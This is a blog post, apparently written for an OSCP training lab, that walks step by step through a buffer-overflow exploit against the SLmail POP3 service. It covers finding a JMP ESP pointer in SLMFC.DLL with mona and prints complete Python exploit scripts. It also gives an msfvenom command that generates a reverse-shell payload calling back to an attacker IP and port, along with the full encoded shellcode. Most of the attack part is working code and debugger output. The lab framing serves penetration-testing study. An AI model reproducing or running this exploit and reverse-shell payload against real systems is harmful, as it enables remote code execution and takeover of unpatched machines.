
To identify a module without defenses as ASL or DEP, run:

```
!mona modules
```

After running !Mona modules we found two modules (SLMFC.DLL and SLmail.exe) without DEP or ASLR enabled. However, only SLMFC.DLL can be used as SLmail.exe address contains 0x00, which was identified as a bad character earlier.




Now we know that the SLMFC.DLL module is suitable to find a JMP ESP. Before we can do so, we need to know the hex code for a JMP ESP. Luckily this is hex code stays the same so we only need to do this once. Kali has a great tool to identify hex codes called nasm_shell. We learn that the hex code for JMP ESP is \FF\E4.




Now we have identified the hex code for JMP ESP, we can find JMP ESP addresses within the identified module SLMFC.DLL using the following command:

```
!mona find -s "\xff\xe4" -m slmfc.dll
```

We found 19 different JMP ESP pointers in the SLMFC.DLL, we select the first one with address **0x5f4a358f**.




When we go to the address **0x5f4a358f**, we can verify this is indeed a JMP ESP address.



Now we will adapt our exploit to overwrite the EIP with our JMP ESP address.

```python
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#JMP ESP adress = 0x5f4a358f = \x5f\x4a\x35\x8f
#Because of Little Endian, we need to reverse the adress to \x8f\x35\x4a\x5f

buffer = "A"*2606 +"\x8f\x35\x4a\x5f" +"C"*(3500-2606-4)

try:
  print "\nSending evil buffer..."
  s.connect(('10.11.12.124',110))
  data = s.recv(1024)
  s.send('USER username' + '\r\n')
  data = s.recv(1024)
  s.send('PASS ' + buffer + '\r\n')
  print "\nDone!."
except:
  print "Could not connect to POP3!"
```

When testing the exploit, we indeed verify the EIP is overwritten with our JMP ESP address **0x5F4A358F**.


Registers (FPU)
EAX 00000000
ECX 01ED9EC4 ASCII "18/10/14 15:35:55 P3-0001: Illega
EDX 00000000
EBX 000001B2
ESP 01EDA128 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000001
EIP 01EDA2D6
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFAD000(FFF)
T 0 GS 0000 NULL
01EDA110 41414141 AAAA
01EDA114 41414141 AAAA
01EDA118 41414141 AAAA
01EDA11C 41414141 AAAA
01EDA120 41414141 AAAA
01EDA124 5F4A358F 5J_ SLMFC.5F4A358F
01EDA128 43434343 CCCC
01EDA12C 43434343 CCCC

```
01EDA130  43434343 CCCC
01EDA134  43434343 CCCC
01EDA138  43434343 CCCC
01EDA13C  43434343 CCCC
01EDA140  43434343 CCCC
01EDA144  43434343 CCCC
01EDA148  43434343 CCCC
01EDA14C  43434343 CCCC
01EDA150  43434343 CCCC
01EDA154  43434343 CCCC
01EDA158  43434343 CCCC
01EDA15C  43434343 CCCC
01EDA160  43434343 CCCC
01EDA164  43434343 CCCC
01EDA168  43434343 CCCC
01EDA16C  43434343 CCCC
01EDA170  43434343 CCCC
01EDA174  43434343 CCCC
```

If we now replace the C's with shellcode, we will get a reversed shell.

We generate our shellcode with the following command, keeping in mind that we need to exclude the earlier identified bad characters. Notice the payload size is 351 bytes.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.44 LPORT=443 -f c -e x86/shikata_ga_nai -b
```


```
root@kali ~/Desktop/OSCP/BOF/exercise$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.44 LPORT=443 -f c –e
x86/shikata_ga_nai -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xce\xd9\x74\x24\xf4\x5f\xb8\x40\xb6\x85\xd7\x2b\xc9\xb1"
"\x52\x31\x47\x17\x03\x47\x17\x83\xaf\x4a\x67\x22\xd3\x5b\xea"
"\xcd\x2b\x9c\x8b\x44\xce\xad\x8b\x33\x9b\x9e\x3b\x37\xc9\x12"
"\xb7\x15\xf9\xa1\xb5\xb1\x0e\x01\x73\xe4\x21\x92\x28\xd4\x20"
"\x10\x33\x09\x82\x29\xfc\x5c\xc3\x6e\xe1\xad\x91\x27\x6d\x03"
"\x05\x43\x3b\x98\xae\x1f\xad\x98\x53\xd7\xcc\x89\xc2\x63\x97"
"\x09\xe5\xa0\xa3\x03\xfd\xa5\x8e\xda\x76\x1d\x64\xdd\x5e\x6f"
"\x85\x72\x9f\x5f\x74\x8a\xd8\x58\x67\xf9\x10\x9b\x1a\xfa\xe7"
"\xe1\xc0\x8f\xf3\x42\x82\x28\xdf\x73\x47\xae\x94\x78\x2c\xa4"
"\xf2\x9c\xb3\x69\x89\x99\x38\x8c\x5d\x28\x7a\xab\x79\x70\xd8"
"\xd2\xd8\xdc\x8f\xeb\x3a\xbf\x70\x4e\x31\x52\x64\xe3\x18\x3b"
"\x49\xce\xa2\xbb\xc5\x59\xd1\x89\x4a\xf2\x7d\xa2\x03\xdc\x7a"
"\xc5\x39\x98\x14\x38\xc2\xd9\x3d\xff\x96\x89\x55\xd6\x96\x41"
"\xa5\xd7\x42\xc5\xf5\x77\x3d\xa6\xa5\x37\xed\x4e\xaf\xb7\xd2"
"\x6f\xd0\x1d\x7b\x05\x2b\xf6\x8e\xd1\x33\x2a\xe7\xe7\x33\x33"
"\x4c\x6e\xd5\x59\xa2\x27\x4e\xf6\x5b\x62\x04\x67\xa3\xb8\x61"
"\xa7\x2f\x4f\x96\x66\xd8\x3a\x84\x1f\x28\x71\xf6\xb6\x37\xaf"
"\x9e\x55\xa5\x34\x5e\x13\xd6\xe2\x09\x74\x28\xfb\xdf\x68\x13"
"\x55\xfd\x70\xc5\x9e\x45\xaf\x36\x20\x44\x22\x02\x06\x56\xfa"
"\x8b\x02\x02\x52\xda\xdc\xfc\x14\xb4\xae\x56\xcf\x6b\x79\x3e"
"\x96\x47\xba\x38\x97\x8d\x4c\xa4\x26\x78\x09\xdb\x87\xec\x9d"
"\xa4\xf5\x8c\x62\x7f\xbe\xbd\x28\xdd\x97\x55\xf5\xb4\xa5\x3b"
"\x06\x63\xe9\x45\x85\x81\x92\xb1\x95\xe0\x97\xfe\x11\x19\xea"
"\x6f\xf4\x1d\x59\x8f\xdd";
root@kali ~/Desktop/OSCP/BOF/exercise$
```

Now we can adapt our exploit script with our generated shellcode:

Note that we added a number of NOP slides (no operation instruction - "\x90") before the payload to make sure the exploit has enough space to work instead of overwriting the beginning of the shellcode. After the payload, we add some C's again but we deduct the bytes used for A's, the JMP ESP, the NOP's and the shellcode.

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#JMP ESP adress = 0x5f4a358f = \x5f\x4a\x35\x8f
#Because of Little Endian, we need to reverse the adress to \x8f\x35\x4a\x5f

payload = (
"\xda\xce\xd9\x74\x24\xf4\x5f\xb8\x40\xb6\x85\xd7\x2b\xc9\xb1"
"\x52\x31\x47\x17\x03\x47\x17\x83\xaf\x4a\x67\x22\xd3\x5b\xea"
"\xcd\x2b\x9c\x8b\x44\xce\xad\x8b\x33\x9b\x9e\x3b\x37\xc9\x12"
"\xb7\x15\xf9\xa1\xb5\xb1\x0e\x01\x73\xe4\x21\x92\x28\xd4\x20"
"\x10\x33\x09\x82\x29\xfc\x5c\xc3\x6e\xe1\xad\x91\x27\x6d\x03"
"\x05\x43\x3b\x98\xae\x1f\xad\x98\x53\xd7\xcc\x89\xc2\x63\x97"
"\x09\xe5\xa0\xa3\x03\xfd\xa5\x8e\xda\x76\x1d\x64\xdd\x5e\x6f"
"\x85\x72\x9f\x5f\x74\x8a\xd8\x58\x67\xf9\x10\x9b\x1a\xfa\xe7"
"\xe1\xc0\x8f\xf3\x42\x82\x28\xdf\x73\x47\xae\x94\x78\x2c\xa4"
"\xf2\x9c\xb3\x69\x89\x99\x38\x8c\x5d\x28\x7a\xab\x79\x70\xd8"
"\xd2\xd8\xdc\x8f\xeb\x3a\xbf\x70\x4e\x31\x52\x64\xe3\x18\x3b"
"\x49\xce\xa2\xbb\xc5\x59\xd1\x89\x4a\xf2\x7d\xa2\x03\xdc\x7a"
"\xc5\x39\x98\x14\x38\xc2\xd9\x3d\xff\x96\x89\x55\xd6\x96\x41"
"\xa5\xd7\x42\xc5\xf5\x77\x3d\xa6\xa5\x37\xed\x4e\xaf\xb7\xd2"
"\x6f\xd0\x1d\x7b\x05\x2b\xf6\x8e\xd1\x33\x2a\xe7\xe7\x33\x33"
"\x4c\x6e\xd5\x59\xa2\x27\x4e\xf6\x5b\x62\x04\x67\xa3\xb8\x61"
"\xa7\x2f\x4f\x96\x66\xd8\x3a\x84\x1f\x28\x71\xf6\xb6\x37\xaf"
"\x9e\x55\xa5\x34\x5e\x13\xd6\xe2\x09\x74\x28\xfb\xdf\x68\x13"
"\x55\xfd\x70\xc5\x9e\x45\xaf\x36\x20\x44\x22\x02\x06\x56\xfa"
"\x8b\x02\x02\x52\xda\xdc\xfc\x14\xb4\xae\x56\xcf\x6b\x79\x3e"
"\x96\x47\xba\x38\x97\x8d\x4c\xa4\x26\x78\x09\xdb\x87\xec\x9d"
"\xa4\xf5\x8c\x62\x7f\xbe\xbd\x28\xdd\x97\x55\xf5\xb4\xa5\x3b"
"\x06\x63\xe9\x45\x85\x81\x92\xb1\x95\xe0\x97\xfe\x11\x19\xea"
"\x6f\xf4\x1d\x59\x8f\xdd")

buffer = "A"*2606 +"\x8f\x35\x4a\x5f" +"\x90"*16 +payload +"C"*(3500-2606-4-351-16)

try:
  print "\nSending evil buffer..."
  s.connect(('10.11.12.124',110))
```

After running our exploit, we have a shell!



Credits to Offensive Security for building awesome penetration testing courses and labs.

0 Comments https://www.zero-day.io

1 Login

Recommend Tweet Share Sort by Best

Start the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON HTTPS://WWW.ZERO-DAY.IO

Windows privilege escalation: exploit suggester

1 comment • 2 years ago

Avatar ||||||||||||||||||| — This is great stuff. Thanks.

PHP Reverse Shell

2 comments • 2 years ago

Avatar Raul_Souza — we all came here 'cause the "php" in the title, but in the end it's all about python lol

How to create metasploitable 3

14 comments • 2 years ago

Avatar John L — Looks like I might have been impatient. It took two hours, but I noticed that PowerShell finally closed. I am going to try it on a faster machine. Hopefully thanks anyway. BTW any difference

Modifying exploits - hands-on example

4 comments • 2 years ago

Avatar Abdulghani Alkhateeb — could you explain more in term of running zeroday.ps1 please?
when i run it i shows me an error

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS

Dennis

Read more posts by this author.

Read More

— Zero-Day —

OSCP

My OSCP review

Modifying exploits - Generate your own shellcode

Modifying exploits - hands-on example

See all 9 posts →

My OSCP review

After obtaining my CISSP certification in September 2018, my focus shifted more technical again to obtain the OSCP certificate, which would prove that I don't only talk the talk, but also walk the walk.

DENNIS

Modifying exploits - Generate your own shellcode

Following my other post on modifying exploits, this post will outline a hands-on example to tailor an exploit to our specific situation. On a box, we found the vulnerable service achat running on port 9256, which should be vulnerable to this exploit. After analyzing the current exploit, we see in the comments (green highlighted part) that the current payload shellcode (the second highlighted part) is opening calc.exe via cmd.

DENNIS